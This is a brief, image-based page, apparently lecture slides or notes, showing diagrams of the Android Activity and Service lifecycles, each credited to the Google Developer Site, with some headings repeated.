
Classes extended

Creating a simple Activity extends all these classes...



# 🔄 ANDROID ACTIVITY LIFECYCLE


Reverse Engineer version



\*Image from Google Developer Site

# ANDROID SERVICE LIFECYCLE


Developer version



\*Image from Google Developer Site

# 🔄 ANDROID SERVICE LIFECYCLE

Developer version



\*Image from Google Developer Site

# 🔄 ANDROID SERVICE LIFECYCLE

